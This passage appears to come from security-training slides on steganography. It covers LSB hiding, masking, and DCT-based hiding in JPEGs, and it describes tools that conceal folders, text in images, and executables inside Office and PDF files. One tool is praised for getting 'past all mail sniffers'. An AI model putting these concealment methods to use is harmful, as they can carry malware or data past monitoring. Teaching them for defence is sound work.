To hide this "H" above stream can be changed as:
- **01001100 00101111 10101110 10001010 10101111 10100010**  
**00101010 101010110**
- To retrieve the "H" combine all LSB bits **01001000**

# Process of Hiding Information in Image Files





# Masking and Filtering in Image Files

Masking technique hides data in a similar way like watermarks on the actual paper

Masking and filtering techniques hide information by marking an image after modifying the luminance of parts of the image

Masking and filtering techniques are mostly used on 24 bit and grayscale images

Masking techniques hide information in such a way that the hidden message is more integral to the cover image than simply hiding data in the "noise" level

Masking adds redundancy to the hidden information



Another steganography technique is to hide data in mathematical functions that are in compression algorithms


JPEG images use the Discrete Cosine Transform (DCT) technique to achieve image compression

Hiding data:

- Take the DCT or wavelet transform of the cover image and find the coefficients below a specific threshold
- Replace these bits with bits to be hidden
- Take the inverse transform and store it as a regular image

Recovering the data:

- Take the transform of the modified image and find the coefficients below a specific threshold
- Extract bits of data from these coefficients and combine the bits into an actual message



The DCT function:

$$F(u, v) = \frac{\Lambda(u)\Lambda(v)}{4} \sum_{i=0}^7 \sum_{j=0}^7 \cos \frac{(2i+1) \cdot u\pi}{16} \cdot \cos \frac{(2j+1) \cdot v\pi}{16} \cdot f(i, j)$$

$$\Lambda(\xi) = \begin{cases} \frac{1}{\sqrt{2}} & \text{for } \xi = 0 \\ 1 & \text{otherwise} \end{cases}$$

Another steganography method is to hide data in mathematical functions that are in compression algorithms




# Steganography Tools



This utility enables you to merge MS Word streams and MS Excel workbook streams



It can hide MS Excel workbooks within MS Word documents or vice versa




# Invisible Folders

Hide any folder or a group of folders on your system by pressing a simple hotkey combination

The select folders will remain invisible until you decide to make them visible again using your hotkey combinations

You can also password-protect your hotkey combinations



**CHC: Hiding files**

# Tool: Invisible Secrets

A security suite that helps you to hide files, encrypt files, destroy your Internet traces, shred files, make secure IP to IP password transfers, and even lock any application on your computer






Image Hide is a steganography program that hides text in images

Does simple encryption and decryption of data


Even after adding bytes of data, there will not be any increase in the size of the image

Image looks the same as normal paint packages


Loads and saves to files and gets past all mail sniffers








Stealth Files can hide executables in other files such as Microsoft Word, Excel, PowerPoint, and Acrobat




# Tool: Steganography





# Tool: Steganography (Step 1)

Step 1: Select a Carrier File for hiding information




# Tool: Steganography (Step 2)

Step 2: Add File/Message to hide




# Tool: Steganography (Step 3)

## Step 3: Assign password




# Tool: Steganography (Step 4)

Step 4: Hide the file



